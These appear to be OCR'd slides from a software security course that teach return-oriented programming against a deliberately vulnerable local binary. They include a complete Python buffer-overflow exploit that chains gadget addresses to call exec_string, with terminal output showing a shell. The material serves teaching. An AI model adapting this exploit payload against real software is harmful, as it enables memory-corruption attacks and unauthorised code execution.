
- When add_bin returns, it will execute the gadget
  - Pop: pop 0xdeadbeef from the stack
  - Ret: pop the addr of add_sh to EIP

Step III: execute execute_string



- When add_sh returns, it will execute the gadget
  - Pop: pop 0xcafebabe from the stack; pop: pop 0x0badf00d from the stack
  - Ret: pop the addr of exec_string to EIP

The Stack Layout



Let's Put Things Together

- How to find the gadget address?

```
#!/usr/bin/python

import os
import struct

pop_ret = 0x80484a9
pop_pop_ret = 0x80484a8
exec_string = 0x08048456
add_bin = 0x0804846f
add_sh = 0x080484ab
```

```
804849d:       c7 00 2f 62 69 6e       movl   $0x6e69622f,(%eax)
80484a3:       c6 40 04 00             movb   $0x0,0x4(%eax)
80484a7:       90                      nop
80484a8:       5f                      pop    %edi
80484a9:       5d                      pop    %ebp
80484aa:       c3                      ret
```

Let's Put Things Together

```
# First, the buffer overflow.
payload =  "A"*0x6c
payload += "BBBB"

# The add_bin(0xdeadbeef) gadget.
payload += struct.pack("I", add_bin)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)

# The add_sh(0xcafebabe, 0x0badf00d) gadget.
payload += struct.pack("I", add_sh)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xcafebabe)
payload += struct.pack("I", 0xbadf00d)

# Our final destination.
payload += struct.pack("I", exec_string)

os.system("./vul \"%s\"" % payload)
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/rop$ python exploit.py
$ ls
disable_aslr.sh  exploit.py  make.sh  vul  vul.asm  vul.c
$
```